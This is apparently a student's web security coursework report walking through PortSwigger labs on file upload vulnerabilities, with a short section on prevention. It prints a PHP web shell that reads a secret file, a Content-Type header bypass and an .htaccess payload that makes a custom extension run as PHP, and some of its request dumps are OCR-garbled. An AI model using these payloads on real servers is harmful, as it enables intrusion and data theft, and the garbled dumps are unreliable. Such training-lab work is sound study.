Sri Lanka Institute of Information Technology



B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

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IE2062: Web Security

Week 3 Submission – Port Swigger Labs File upload vulnerabilities

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1 Introduction

A file upload vulnerability occurs when a web application allows users to upload files to the server without validating things like their name, type, contents, or size.

How it works:

Web applications allow users to upload files such as profile pictures or documents and If the application does not enforce strict controls, attackers can upload malicious files that lead to severe security issues.

Types:

- 1. Unrestricted File Upload
 - No validation; attacker uploads any file.
- 2. MIME Type Bypass
 - Server only checks headers, which can be faked.
- 3. Extension Bypass
 - Upload filters check extensions, but attackers use tricks like:
 - shell.php.jpg
 - shell.pHp (case bypass)
 - shell.php;.jpg (double extension).
- 4.Content-Type Mismatch
 - Server trusts Content-Type header instead of real content.
- 5. Client-Side Validation Only
 - Validation done in JavaScript (easy to bypass).

Risks:

- Remote Code Execution (RCE).
- Defacement or takeover of the website.
- Malware distribution.
- Denial of Service (large file uploads).
- Information Disclosure (uploading files that overwrite or reveal sensitive data).

Prevention:

- 1. Allow only safe file types (whitelist, e.g., .jpg, .png, .pdf).
- 2. Check MIME type & file signature (not just extension).
- 3. Rename uploaded files (random names, no original extension).
- 4. Store outside webroot (don't let files execute from /uploads/).
- 5. Set size limits (to prevent DoS).
- 6. Use antivirus/malware scanning on uploads.
- 7. Disable script execution in upload directories.

2 Lab 1: Remote code execution via web shell upload

Lab: Remote code execution via web shell upload





This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter



1. Access the lab and log into 'My account' using the given credentials.


Login



2. Upload image file.


My Account

Your username is: wiener




The file avatars/images.jpeg has been uploaded.

Back to My Account




3. Go to burp suite and see the 'POST' request.




4. Send it to repeater

5. Enable the filter by MIME type to images.




6. Send the 'GET' request to repeater.




7. Create a simple 'php' file with the code:

<?php echo file_get_contents('/home/carlos/secret'); ?>
And upload it.





The file avatars/php.php has been uploaded.

Back to My Account



8. Send to repeater and send. Then we can see the secret for solution.





3 Lab 2: Web shell upload via Content-Type restriction bypass

Lab: Web shell upload via Content-Type restriction bypass





This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.


To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret . Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: wiener:peter



- 1. Access the lab and log into the given account
- 2. Then try uploading image and php files.


Login





The file avatars/images.jpeg has been uploaded.


Back to My Account



Sorry, file type application/octet-stream is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

Back to My Account

- 3. When uploading php files, it says that it is only allowed to images/jpeg and images/png.
- 4. Catch the request from the burp.



5. Send it to repeater and change the content-type to images/jpeg.

```
Content-Type: application/octet-stream


filename="php.php"

Content-Type: image/jpeg
```


6. Then send it and the file will upload successfully.

Response

```
Pretty
         Raw
                Hex
                        Render
  HTTP/2 200 0K
  Date: Sat, 30 Aug 2025 16:35:22 GMT
  Server: Apache/2.4.41 (Ubuntu)
3
  Vary: Accept-Encoding
  Content-Type: text/html; charset=UTF-8
5
  X-Frame-Options: SAMEORIGIN
6
 Content-Length: 128
8
  The file avatars/php.php has been uploaded.
9
       <a href="/my-account" title="Return to previous page">
            « Back to My Account
       </a>
```




7. Right click in the image and open the image in new tab.



uLebWcc2zBAhPXNd1zC0gQf2x0nJLZZm

8. Then submit the solution.




4 Lab 3: Web shell upload via path traversal


Lab: Web shell upload via path traversal



1. Log into the account and upload an image.



2. Upload a php file.




The file avatars/php.php has been uploaded.

Back to My Account

- 3. Website is not preventing php files.
- 4. Then capture the requests change the following.









5 Lab 4: Web shell upload via extension blacklist bypass

Lab: Web shell upload via extension blacklist bypass




1. Try uploading images and php files.



Sorry, php files are not allowed Sorry, there was an error uploading your file.

Back to My Account



Change the following in POST request and send

```
-----WebKitFormBoundarymAYJxMHpGkAbnle6
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .133t
```

Then the file will be successfully uploaded.

```
Response
```

```
Raw
                         Render
  Pretty
                  Hex
 1 HTTP/2 200 0K
 2 Date: Sat, 30 Aug 2025 18:14:33 GMT
 3 Server: Apache/2.4.41 (Ubuntu)
 4 Vary: Accept-Encoding
 5 Content-Type: text/html; charset=UTF-8
 € X-Frame-Options: SAMEORIGIN
 7 Content-Length: 130
 9 The file avatars/.htaccess has been uploaded.
         <a href="/my-account" title="Return to previous page">
              « Back to My Account
         </a>
    -----WebKitFormBoundarymAYJxMHpGkAbnle6
Content-Disposition: form-data; name="avatar"; filename="php.133t"
Content-Type: text/plain
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

```
Response

Pretty Raw Hex

1 GST /files/avatars/php.13t HTTP/2

2 Cookie: session=lkpp27fkd1PHpYccvp07szMoURcdIJ

3 Cookie: session=lkpp27fkd1PHpYccvp07szMoURcdIJ

5 If-Hone-Hatch: "le30-63d96de06485"

5 If-Hone-Hatch: "le30-63d96de06485"

7 Sac-Ch-Ua: "Chromium';vr=138", "Not;A=Brand';vr="95"


8 If-Honified-Since: Sax, 30 Aug 2025 17:57:17 CMT

9 User-Agent: Moxilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/139.0.0.0 Satari/537.36

10 Sac-Ch-Ua-Wohlle: 70


11 Accept: image/avif, image/webp_image/apng, image/svg+xml, image/*,*/*;q=0.8
```



6 Lab 5: Web shell upload via obfuscated file extension


Lab: Web shell upload via obfuscated file extension







Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

Back to My Account



Modify the filename.





Home | My account | Log out